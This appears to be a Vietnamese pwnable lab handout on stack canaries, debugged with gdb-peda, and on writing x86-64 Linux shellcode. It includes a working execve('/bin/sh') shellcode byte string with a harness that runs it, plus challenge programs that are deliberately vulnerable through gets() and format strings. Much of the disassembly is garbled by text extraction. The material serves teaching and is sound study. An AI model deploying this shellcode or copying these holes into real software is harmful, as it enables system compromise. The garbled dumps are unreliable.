                                                                                                                                                                   0000400726 <+0>
000040073e <+136>:
000040073f <+137>:
                                                                                                                                                                  0000400727 <+1>:
                                                                                                                                                                          0073f <+25>:
  004006b7 <+1>:
                                                                                                                                                                          AA743 <+295
                                  mov
mov
call
      4006bf <+9>:
                                                                                                                                                                                                                 0x4005d0 <geteuid@plt>
    04006cb <+21>:
04006cd <+23>:
04006d2 <+28>:
                                                                                                                                                                          100755 <+47>:
                                                                                                                                                                                                    call
                                                                                                                                                                                                                 0x400600 <setreuid@plt>
                                                                                                                                                                                                                      005a0 <puts@plt>
           6d4 <+30>:
                                                                                                                                                                           99764 <+62>:
                                                                                                                                                                                                                 edi.0x4008
                                              0x400590 <setreuid@plt>
edi,0x4007d4
0x400540 <puts@plt>
                                                                                                                                                                                                                 eax,0x0
0x4005c0 <printf@plt>
                                  mov
call
        006e0 <+42>:
                                                                                                                                                                          00773 <+77>:
                                                                                                                                                                                                    lea
                                                                                                                                                                                                                 rax,[rbp-0x30]
      4006e5 <+47>:
4006e5 <+47>:
4006ea <+52>:
4006ef <+57>:
                                  mov
mov
call
                                              eax,0x0
0x400550 <printf@plt>
                                  lea
mov
mov
                                              rax,[rbp-0x20]
rsi,rax
edi,0x4007e8
                                                                                                                                                                                                                0x400610 <__isoc99_scanf@plt>
rax,[rbp-0x30]
esi,0x40087b
      4006f4 <+62>:
       4006f8 <+66>:
4006fb <+69>:
                                                                                                                                                                                                                 rdi,rax
0x4005f0 <strcmp@plt>
    0400700 <+74>:
                                               eax.0x0
     340070e <+88>:
                                                                                                                                                                          0079c <+118>:
                                                                                                                                                                                                                 0x4007aa <main+132>
                                                                                                                                                                                                                 edi,0x400882
0x4005a0 <puts@plt>
0x4007b4 <main+142>
      400713 <+93>:
400716 <+96>:
                                                                                                                                                                         40079e <+120>:
4007a3 <+125>:
     940071b <+101>:
                                                                                                                                                                         4007a8 <+130>:
                                              eax,eax

0x40072b <main+117>

edi,0x4007f2

0x400540 <puts@plt>

0x400735 <main+127>

edi,0x400801

0x400540 <puts@plt>
     040071d <+103>:
040071f <+105>:
                                                                                                                                                                        4007aa <+132>:
                                                                                                                                                                                                                 edi,0x400891
0x4005a0 <put
                                                                                                                                                                          007b4 <+142>:
        00724 <+110>:
                                  jmp
mov
call
      400729 <+115>:
40072b <+117>:
                                                                                                                                                                                                                 rdx,QWORD PTR [rbp-0x18]
rdx,QWORD PTR fs:0x28
       100730 <+122>:
                                                                                                                                                                                                  je     0x4007cd <main+167>
call     0x4005b0 <__stack_chk_fail@plt>
      400735 <+127>:
                                              еах. ӨхӨ
                                                                                                                                                                        4007c8 <+162>:
    040073f <+137>:
                                                                                                                                                                        4007d2 <+172>:
```

Như đã nói ở trên ở code phía bên file stack\_with\_canary xuất hiện thêm một hàm có tên là <stack\_chk\_fail> hàm này mục địch sẽ kiểm tra giá trị của stack có bị thay đổ không. Nếu bị thay đổi thì phát hiện có xảy ra tấn công Buffer Overflow.

Bây giờ chúng ta sẽ thực hiện tấn công Buffer Overflow để xem chương trình xảy ra như thế nào:

Bên file có CANARY sẽ xuất hiện thông báo stack smashing detected. Thông báo này xuất hiện là vì hàm <stack\_chk\_fail> ở trên đã kiểm tra giá trị stack đã bị thay đổi nên sẽ xuất ra thông báo này.

Thực hiện debug với gdb-peda để xem giá trị stack là bao nhiêu? Load chương trình stack\_with\_canary vào gdb:

```
gdb ./stack_with_canary
```



```
ubuntu:~/Desktop/basicpwn$ gdb ./stack_with_canary
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <a href="http://gnu.org/licenses/gpl.html">http://gnu.org/licenses/gpl.html</a>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Traceback (most recent call last):
  File "~/peda-arm/peda-arm.py", line 54, in <module>
File "/home/ /peda-arm/lib/asm.py", line 17, in <module>
    if config.prefix == '':
AttributeError: module 'config' has no attribute 'prefix'
Traceback (most recent call last):
  File "~/peda-arm/peda-arm.py", line 54, in <module>
  File "/home/ /peda-arm/lib/asm.py", line 17, in <module>
    if config.prefix == '':
AttributeError: module 'config' has no attribute 'prefix'
Reading symbols from ./stack_with_canary...(no debugging symbols found)...done.
```

#### Run chương trình bằng câu lệnh:

gdb-peda\$ start

```
(<main>: push rbp)
RBX: 0x0
RCX: 0x0
RDX: 0x7fffffffe148 --> 0x7fffffffe3fe ("XDG_SESSION_ID=119")
RSI: 0x7fffffffe138 --> 0x7fffffffe3cf ("/home/ Desktop/basicpwn/stack_with_canary")
RBP: 0x7fffffffe050 --> 0x4007e0 (< libc_csu_init>:
RSP: 0x7fffffffe050 --> 0x4007e0 (< libc_csu_init>:
RIP: 0x40072a (<main+4>: push rbx)
                                                               push r15)
                                                                  push
                                                                          r15)
                (<_libc_csu_fini>: repz ret)
                     60 (<_dl_fini>:
                                             push rbp)
R10: 0x846
       x7fffff7a2d750 (<__libc_start_main>:
x400630 (<_start>: xor ebp,ebp)
                                                         push r14)
R13: 0x7fffffffe130 --> 0x1
R14: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
   0x400721 <frame_dummy+33>: jmp
                                              0x4006a0 <register tm clones>
   0x400726 <main>: push rbp
   0x400727 <main+1>: mov
=> 0x40072a <main+4>: push
0x40072b <main+5>: sub
                                    rsp,0x38
   0x40072f <main+9>: mov DWORD PTR [rbp-0x34],edi
   0x400732 <main+12>: mov QWORD PTR [rbp-0x40],rsi
0x400736 <main+16>: mov rax,QWORD PTR fs:0x28
0000 | 0x7fffffffe050 --> 0x4007e0 (<_libc_csu_init>: push r15)
0008 | 0x7fffffffe058 --> 0x7fffff7a2d840 (<_libc_start_main+240>:
0016 | 0x7ffffffe060 --> 0x1
                                                                                           edi,eax)
                                                                                     mov
0024 0x7ffffffe068 --> 0x7fffffffe138 --> 0x7fffffffe3cf ("/home/
                                                                                     Desktop/basicpwn/stack with canary")
0032 | 0x7fffffffe070 --> 0x1f7ffcca0
                                    <sup>1726</sup> (<main>:
0040 | 0x7fffffffe078 --> 0x4
                                                         push rbp)
0048 | 0x7fffffffe080 --> 0x0
0056 0x7fffffffe088 --> 0x38639e3806bf7a87
Legend: code, data, rodata, value
Temporary breakpoint 1, 0x000000000040072a in main ()
```

Chương trình đã dừng lại điểm bắt đầu thuộc hàm main. Tiếp tục xem code của chương trình bằng câu lệnh:

```
gdb-peda$ ./disassemble main
```

```
disassemble main
Dump of assembler code for function main:
   0x000000000000400726 <+0>: push
   0x00000000000400727 <+1>:
                               mov
                                      rbp,rsp
rsp,0x38
                              mov
                                      DWORD PTR [rbp-0x34],edi
                              mov QWORD PTR [rbp-0x40],rsi
mov rax,QWORD PTR fs:0x28
mov QWORD PTR [rbp-0x18],rax
   0x0000000000040073f <+25>:
                               xor eax,eax
   0x00000000000400743 <+29>:
                               call 0x4005d0 <geteuid@plt>
   0x00000000000400745 <+31>:
   0x0000000000040074a <+36>:
                                      ebx,eax
                                    0x4005d0 <geteuid@plt>
   0x0000000000040074c <+38>:
                               call
                               mov esi,ebx
mov edi,eax
   0x00000000000400751 <+43>:
   0x00000000000400753 <+45>:
                               call 0x400600 <setreuid@plt>
   0x00000000000400755 <+47>:
                               mov edi,0x400864
   0x0000000000040075a <+52>:
                               call 0x4005a0 <puts@plt>
   0x0000000000040075f <+57>:
                               mov edi,0x40086e
mov eax,0x0
   0x00000000000400764 <+62>:
   0x00000000000400769 <+67>:
                               call 0x4005c0 <printf@plt>
   0x0000000000040076e <+72>:
                               lea rax,[rbp-0x30]
   0x00000000000400773 <+77>:
                               mov
   0x00000000000400777 <+81>:
                                      rsi,rax
                               mov
                                    edi,0x400878
   0x0000000000040077a <+84>:
                               mov eax,0x0
   0x0000000000040077f <+89>:
                               call 0x400610 <_isoc99_scanf@plt>
   0x00000000000400784 <+94>:
   0x00000000000400789 <+99>:
                             lea rax,[rbp-0x36
mov esi,0x40087b
                                      rax,[rbp-0x30]
   0x0000000000040078d <+103>:
   0x00000000000400792 <+108>:
                                     rdi,rax
                               call 0x4005f0 <strcmp@plt>
   0x00000000000400795 <+111>:
                               test eax,eax
   0x0000000000040079a <+116>:
                               jne
   0x0000000000040079c <+118>:
                                     0x4007aa <main+132>
   0x0000000000040079e <+120>:
                                   edi,0x400882
                               mov
                              call 0x4005a0 <puts@plt>
   0x000000000004007a3 <+125>:
                               0x000000000004007a8 <+130>:
   0x000000000004007aa <+132>:
                              call 0x4005a0 <puts@plt>
   0x000000000004007af <+137>:
   0x000000000004007b4 <+142>:
                                      eax,0x0
   0x00000000004007b9 <+147>: mov
                                      rdx,QWORD PTR [rbp-0x18]
                                      rdx,QWORD PTR fs:0x28
   0x000000000004007bd <+151>:
                               xor
                               je
                                      0x4007cd <main+167>
   0x000000000004007c6 <+160>:
   0x000000000004007c8 <+162>:
                               call
                                      0x4005b0 <__stack_chk_fail@plt>
   0x000000000004007cd <+167>:
                               add
                                      rsp,0x38
   0x000000000004007d1 <+171>:
                               pop
                                      rbx
   0x000000000004007d2 <+172>:
                               pop
                                      rbp
   0x000000000004007d3 <+173>:
                               ret
End of assembler dump.
```

Tiếp tục đặt 1 breakpoint ngày trước lệnh gọi hàm <stack\_chk\_fail> bằng câu lệnh:

```
0x4005a0 <puts@plt>
   0x000000000004007af <+137>:
                                 call
   0x000000000004007b4 <+142>:
                                        eax,0x0
                                 mov
   0x000000000004007b9 <+147>:
                                 mov
                                        rdx,QWORD PTR [rbp-0x18]
                                        rdx,QWORD PTR fs:0x28
   0x000000000004007bd <+151>:
                                 xor
   0x000000000004007c6 <+160>:
                                        0x4007cd <main+167>
                                 je
   0x000000000004007c8 <+162>:
                                        0x4005b0 <__stack_chk_fail@plt>
                                call
   0x000000000004007cd <+167>:
                                 add
                                        rsp,0x38
                                        rbx
   0x000000000004007d1 <+171>:
                                 pop
   0x000000000004007d2 <+172>:
                                        rbp
                                 pop
   0x000000000004007d3 <+173>:
                                 ret
End of assembler dump.
        $ b* 0x00000000004007b9
Breakpoint 2 at 0x4007b9
       a$ info break
Num
                       Disp Enb Address
                                                    What
        Type
        breakpoint
                                 0x000000000004007b9 <main+147>
                       keep y
```

Chạy chương trình bằng câu lệnh run như hình bên dưới và nhập input sao cho sảy ra tràn bộ đệm

```
RAX: 0x0
RBX: 0x3e8
                                                         rax,0xffffffffffff001)
                    (<__write_nocancel+7>:
RDX: 0x7ffff7dd3780 --> 0x0
RSI: 0x602010 ("Invalid Password!\n")
RDI: 0x1
RBP: 0x7fffffffe050 --> 0x7777777 ('www')
RSP: 0x7ffffffe010 --> 0x7ffffffe138 --> 0x7fffffffe3cf ("/home/
                                                                             Desktop/basicpwn/stack_with_canary")
RIP: 0x4007b9 (<main+147>: mov
                                         rdx,QWORD PTR [rbp-0x18])
R8: 0x2164726f77737361 ('assword!')
R9: 0x7ffff7fd7700 (0x00007ffff7fd7700)
R10: 0x838
R11: 0x246
              (<_start>:
                                         ebp,ebp)
                                  xor
R13: 0x7fffffffe130 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
   0x4007aa <main+132>: mov edi,0x400891
   0x4007b4 <main+142>: mov
=> <u>0x4007b9</u> <main+147>: mov rdx,QWORD PTR [rbp-0x18]
   0x4007bd <main+151>: xor rdx,QWORD PTR fs:0x28
   0x4007c6 <main+160>: je
                               0x4007cd <main+167>

        0x4007c8 <main+162>:
        call
        0x4005b0 <__stack_chk_fail@plt>

        0x4007cd <main+167>:
        add
        rsp,0x38

0000 | 0x7fffffffe010 --> 0x7fffffffe138 --> 0x7fffffffe3cf ("/home,
                                                                              Desktop/basicpwn/stack_with_canary")
0008 0x7fffffffe018 --> 0x10040082d
0016 | 0x7fffffffe020 ('w' <repeats 51 times>)

0024 | 0x7fffffffe028 ('w' <repeats 43 times>)

0032 | 0x7fffffffe030 ('w' <repeats 35 times>)
0040 | 0x7fffffffe038 ('w' <repeats 27 times>)
0048 0x7fffffffe040 ('w' <repeats 19 times>)
0056 0x7fffffffe048 ('w' <repeats 11 times>)
Legend: code, data, rodata, value
```

Chúng ta thấy chương trình đã break tại địa chỉ 0x4007b9 mà chúng ta đã đặt ở bước bên trên.

Phân tích code chỗ này:

0x4007b9 <main+147>:</main+147>	mov rdx,QW	ORD PTR Câu lệnh này sẽ mov một giá	trị
[rbp-0x18]		tại địa chỉ [rbp-0x18] vào	
		thanh ghi rdx	
0x4007bd <main+151>:</main+151>	xor rdx,QW	ORD PTR Thực hiện phép xor rdx với	giá
fs:0x28		trị tại fs:0x28	
0x4007c6 <main+160>:</main+160>	je 0x4007	Nếu kết quả xor bằng 0 thì	
<main+167></main+167>		nhảy tới <main+167> ngược</main+167>	c lại
		sẽ gọi hàm <main +="" 162=""> ch</main>	ính
		là hàm stack_chk_fail	



0x4007c8 <main+162>: call</main+162>	0x4005b0	Gọi hàm kiểm tra giá trị stack
<stack_chk_fail@plt></stack_chk_fail@plt>		
0x4007cd <main+167>: add</main+167>	rsp,0x38	Lệnh sau khi kết quả trả về
		bằng 0 ở trên.

```
RAX: 0x0
RBX: 0x3e8
RCX:
                3c0 (< _write_nocancel+7>:
                                                      rax,0xffffffffffff001)
RSI: 0x602010 ("Invalid Password!\n")
RBP: 0x7fffffffe050 --> 0x777777 ('ww'')
RSP: 0x7fffffffe010 --> 0x7fffffffe133 --> 0x7fffffffe3cf ("/home
                                                                       Desktop/basicpwn/stack_with_canary")
           bd (<main+151>:
                                      rdx,QWORD PTR fs:0x28)
                             xor
R8: 0x2164726f77737361 ('assword!')
R9: 0x7ffff7fd7700 (0x00007ffff7fd7700)
R10: 0x838
R11: 0x246
             (<_start>:
                                      ebp.ebp)
                               xor
R13: 0x7fffffffe130 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
  0x4007af <main+137>: call
   0x4007b4 <main+142>: mov
  0x4007b9 <main+147>: mov rdx, OWORD PTR [rbp-0x18]
0x4007c6 <main+160>: je
                              0x4007cd <main+167>
   0x4007c8 <main+162>: call
  0x4007cd <main+167>: add
                              rsp,0x38
  0x4007d1 <main+171>: pop
0000 | 0x7ffffffe010 --> 0x7fffffffe138 --> 0x7fffffffe3cf ("/home,
                                                                         Desktop/basicpwn/stack_with_canary")
0008 | 0x7fffffffe018 --> 0x10040082d
0016 0x7fffffffe020 ('w' <repeats 51 times>)
0024 0x7fffffffe028 ('w' <repeats 43 times>)
0032 0x7fffffffe030 ('w' <repeats 35 times>)
0040 0x7fffffffe038 ('w' <repeats 27 times>)
0048 0x7fffffffe040 ('w' <repeats 19 times>)
0056 0x7fffffffe048 ('w' <repeats 11 times>)
   gend: code, data, rodata, value
          n
```

Thực thi câu lệnh kế tiếp bằng lệnh n. Chúng ta thấy chương trình đã đi qua lệnh 0x4007b9 <main+147>: mov rdx,QWORD PTR [rbp-0x18]. Nhìn giá trị thanh ghi RDX lúc này là "wwwwwww".

Tiếp tục thưc thi cậu lệnh kế tiếp bằng lệnh n.

```
RAX: 0x0
RBX: 0x3e8
                                                              rax,0xffffffffffff001)
                                   ocancel+7>:
RDX: 0x2ab493347043a177
RSI: 0x602010 ("Invalid Password!\n")
RDI: 0x1
RBP: 0x7fffffffe050 --> 0x777777 ('www')
RSP: 0x7fffffffe010 --> 0x7fffffffe138 --> 0x7fffffffe3cf ("/home/RIP: 0x4007c6 (<main+160>: je 0x4007cd <main+167>)
                                                                                  Desktop/basicpwn/stack_with_canary")
R8: 0x2164726f77737361 ('assword!')
R9 : 0x7ffff7fd7700 (0x00007ffff7fd7700)
R10: 0x838
R11: 0x246
               (<_start>:
                                    xor
                                            ebp,ebp)
R13: 0x7fffffffe130 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
   0x4007b4 <main+142>: mov eax,0x0

        0x4007b9 
        <main+147>:
        mov
        rdx, QWORD PTR [rbp-0x18]

        0x4007bd 
        <main+151>:
        xor
        rdx, QWORD PTR fs: 0x28

 rsp,0x38
   0x4007cd <main+167>: add
   0x4007d1 <main+171>: pop
                                  rbx
   0x4007d2 <main+172>: pop
                                                                      JUMP is NOT taken
0000 0x7fffffffe010 --> 0x7fffffffe138 --> 0x7fffffffe3cf ("/home,
                                                                                   Desktop/basicpwn/stack with canary")
0008 | 0x7fffffffe018 --> 0x10040082d
0016| 0x7fffffffe020 ('w' <repeats 51 times>)
0024| 0x7fffffffe028 ('w' <repeats 43 times>)
0032| 0x7fffffffe030 ('w' <repeats 35 times>)
0040 0x7fffffffe038 ('w' <repeats 27 times>)
0048 0x7ffffffe040 ('w' <repeats 19 times>)
0056 0x7fffffffe048 ('w' <repeats 11 times>)
Legend: code, data, rodata, value
0x000000000004007c6 in main ()
```

Lệnh Xor đã được thực hiện và giá trị thanh ghi RDX lúc này là 0x2ab493347043a177. Vậy lệnh je tiếp theo sẽ được thực hiện nhảy tới hàm <stack\_chk\_fail>.

Như đã phân tích ở trên, trường hợp thanh ghi RDX bằng 0 thì chứng tỏ giá trị stack chưa bị thay đổi. Ngược lại, nếu thanh ghi RDX khác 0 thì giá trị stack đã bị thay đổi vì đã xảy ra buffer overflow.

Vậy chúng ta cần input với trường hợp không xảy ra buffer overflow để biết được giá trị stack canary này là bao nhiều.

```
RAX: 0x0
RBX: 0x3e8
                                                CMD
                                                       rax,0xfffffffffffff001)
RDX: 0x4e50bdfd721da600
RSI: 0x602010 ("Invalid Password!\n")
RDT: 0x1
RBP: 0x7fffffffe050 --> 0x4007e0 (<_libc_csu_init>:
                                                        push r15)
RSP: 0x7fffffffe010 --> 0x7fffffffe138 --> 0x7fffffffe3cf ("/home/
RIP: 0x4007bd (<main+151>: xor rdx,QWORD PTR fs:0x28)
                                                                         Desktop/basicpwn/stack_with_canary")
R8: 0x2164726f77737361 ('assword!')
R9: 0x7ffff7fd7700 (0x00007ffff7fd7700)
R10: 0x838
R11: 0x246
              (<_start>:
                                xor
                                     ebp,ebp)
R13: 0x7fffffffe130 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
   0x4007af <main+137>: call 0x4005a0 <puts@plt>
   0x4007b4 <main+142>: mov eax,0x0
  0x4007b9 <main+147>: mov rdx,QWORD PTR [rbp-0x18]
=> 0x4007bd <main+151>: xor rdx,QWORD PTR fs:0x28
   0x4007c6 <main+160>: je
                               0x4007cd <main+167>
   0x4007c8 <main+162>: call     0x4005b0 <__stack_chk_fail@plt>
   0x4007cd <main+167>: add rsp,0x38
  0x4007d1 <main+171>: pop
                               rbx
0000 0x7ffffffe010 --> 0x7fffffffe138 --> 0x7fffffffe3cf ("/home
                                                                          /Desktop/basicpwn/stack_with_canary")
0008 | 0x7fffffffe018 --> 0x10040082d
0016 0x7fffffffe020 --> 0x7fff00777777
0024 0x7fffffffe028 --> 0x0
0032 | 0x7fffffffe030 --> 0x46
                                  (< libc csu init>: push r15)
0040 | 0x7fffffffe038 --> 0x4e50bdfd721da600
0048 | 0x7fffffffe040 --> 0x7fffffffe130 --> 0x1
0056 0x7fffffffe048 --> 0x0
Legend: code, data, rodata, value
0x000000000004007bd in main ()
```

Đây chính là giá tri canary stack lúc này.

#### B. SHELL CODING LINUX

### 3. Kiến thức nền tảng

- Khái niệm về shellcode có rất nhiều bài viết định nghĩa về nó, nên sẽ không đề cập lại ở đây. Các bạn có thể tham khảo một số bài viết:
  - https://vnhacker.blogspot.com/2006/12/shellcode-thn-chng-nhp-mn.html
  - o https://en.wikipedia.org/wiki/Shellcode
- Tiếp theo, sẽ nói về cách viết 1 shellcode cơ bản, cụ thể ở đây là 1 shellcode thực thi việc lên shell. Việc lên shell ở đây bản chất là ta sử dụng syscall



execve("/bin/sh", NULL, NULL). Nếu bạn nào còn chưa biết system call là gì có thể tham khảo ở đây: <a href="https://en.wikipedia.org/wiki/System call">https://en.wikipedia.org/wiki/System call</a>

- Để Shellcode có thể thực thi trong chương trình thì ta cần một số điều kiện cơ bản:
  - Vùng nhớ ta đặt shellcode phải có quyền execute
  - Instruction call địa chỉ mà ta trữ shellcode đó. Khi đó shellcode sẽ được thực thi.
  - o Instruction ret về địa chỉ trú shellcode
  - o Lệnh nhảy về địa chỉ chứ shellcode của ta
  - Ở đây chỉ liệt kê cách cách thực thi shellcode thường gặp (vẫn còn nhiều trường hợp khác)

#### 4. Thực hành

Để viết một shellcode sử dụng syscall *execve("/bin/sh", NULL, NULL)*. Đầu tiên ta phải viết 1 chương trình assembly call syscall *exceve("/bin/sh", NULL, NULL)*:

```
section .text
 global _start
  start:
   push rax
                           # cho rbx chứa chuỗi "/bin/sh"
   mov rbx,'/bin//sh'
                        # rsi = NULL tham số thứ thứ 3 của exceve
   xor rsi, rsi
                         # rdx = NULL tham số thứ thứ 3 của exceve
   xor rdx, rdx
   push rbx
                          # push chuỗi '/bin/sh' vào stack. Điều ngày có nghĩa rsp đang mang giá trị là địa chỉ của chuỗi
   push rsp
                          # push giá trị của rsp -> địa chỉ của '/bin/sh'
   pop rdi
                        # rbx sẽ chứa đối số đầu tiên của excecve -> "/bin/sh"
   mov al, 0x3b
                           # syscall number của exceve
```

Để biên dịch nó ta sẽ đưa đoạn code này lưu vào 1 file .asm .Sau đó dùng các lệnh sau để biên dịch:

```
nasm -f elf64 shellcode.asm -o shellcode.o
ld shellcode.o -o shellcode
```

Thao tác vừa rồi, ta vừa biên dịch đoạn code asm thành file binary:

```
__(kali⊕phaphajian)-[~]

$ ./shellcode

$ whoami

kali

$ ■
```

Run file này ta có thể thấy ta đã hoàn thành việc lên shell nhờ gọi syscall exceve("/bin/sh", NULL, NULL).

Vậy thì tiếp theo làm sao ta tạo ra 1 shellcode .Nếu các bạn đã đọc qua các bài viết ở trên thì bạn sẽ biết rằng shellcode chính là các byte code. Byte code ở đây thực chất chính là các opcode của các instruction trong chương trình ta vừa viết. Vậy để có được shellcode ta chỉ cần xem opcode của nó.

Công cụ objdump sẽ giúp ta điều này:

```
-(kali® phaphajian)-[~]
s objdump --disassemble shellcode
               file format elf64-x86-64
shellcode:
Disassembly of section .text:
00000000000401000 < start>:
  401000:
                50
                                          push
                                                  %rax
                 48 bb 2f 62 69 6e 2f
                                          movabs $0×68732f2f6e69622f,%rbx
  401001:
  401008:
                 2f 73 68
                 48 31 f6
  40100b:
                                                  %rsi,%rsi
                                          xor
  40100e:
                48 31 d2
                                                  %rdx,%rdx
                                          xor
                 53
  401011:
                                          push
                                                  %rbx
  401012:
                 54
                                                  %rsp
                                          push
                5f
  401013:
                                                  %rdi
                                          pop
  401014:
                b0 3b
                                                  $0×3b,%al
                                          mov
                 0f 05
  401016:
                                          syscall
```

Các bạn quan sát sẽ thấy có 1 cột hiển thị mã hex:

```
50

48 bb 2f 62 69 6e 2f

2f 73 68

48 31 f6

48 31 d2

53

54

5f

b0 3b

0f 05
```

#### Lab 5: Nhập môn Pwnable



Xâu chuỗi các mã hex lại theo thú tự như trên ta có 1 chuỗi shellcode thực thi exceve("/bin/sh", NULL, NULL)

Ta có thể viết 1 đoạn code C để kiểm tra shellcode của chúng ta

```
#include <stdio.h>

main()
{
    unsigned char shellcode[] =
    "\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05";
    int (*ret)() = (int(*)())shellcode;
    ret();
}
```

Biên dịch : gcc -z execstack -o shell shell.c (lưu ý ta phải thêm tham số -z execstack để có quyền execute trên stack)

Phân tích assembly bằng gdb của chương trình trên sẽ hiểu tại sao shellcode được thực thi:

```
0x5555555555129 <main+4>
                                 sub
                                       rsp, 0x10
                                       rax, qword ptr [rip + 0x2efc] <0x555555558030>
0x555555555512d <main+8>
                                 lea
0x555555555134 <main+15>
                                       qword ptr [rbp - 8], rax
                                 mov
0x555555555138 <main+19>
                                       rdx, qword ptr [rbp - 8]
                                 mov
0x5555555555513c <main+23>
                                 mov
                                       eax, 0
0x555555555141 <main+28>
                                 call
                                       rdx <shellcode>
    rdx: 0x555555558030 (shellcode) -- push rax /* 0x48f63148d2314850 */
    rcx: 0x7ffff7fac718 (__exit_funcs) → 0x7ffff7faeb00 (initial) ← 0
0x555555555143 <main+30>
                                 mov
                                       eax, 0
0x555555555148 <main+35>
                                 leave
0x555555555149 <main+36>
                                 ret
```

Tại đây instruction call sẽ call địa chỉ chứa shellcode của chúng ta. Khi đó shellcode sẽ được thi.

#### **Challenge 1: File binary demo**



```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

// gcc -z execstack -o demo demo.c -no-pie
int main(void)
{
    char buffer[32];
    printf("DEBUG: %p\n", buffer);
    gets(buffer);
}
```

#### **Challenge 2: File binary basic**

```
// gcc basic.c -o basic
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void win() {
  char name[0x40];
  char shell[16] = "/bin/sh\x00";
  if (strncmp(name, "Nghi Hoang Khoa dep trai", 24) == 0) {
     puts("Chuc mung ban da khong bi diem liet");
     system(shell);
void vuln() {
  int len = 0, f = 0;
  char message[0x50];
  printf("Nhap do dai tin nhan: ");
  scanf("%d", &len);
  if (len < 0x50) {
     read(0, message, len);
     printf(message);
     puts("Ban co muon sua lai tin nhan khong?");
     puts("1. Co");
     puts("2. Khong");
     scanf("%d", &f);
     if (f == 1) {
       read(0, message, len);
int main() {
  setbuf(stdin, 0);
  setbuf(stdout, 0);
  vuln();
```



return 0

# HÉT

Muốn hiểu người ta sẽ tìm cách, từ chối hiểu người ta sẽ tìm lý do!?

Chúc các bạn hoàn thành học phần một cách tốt nhất =)))))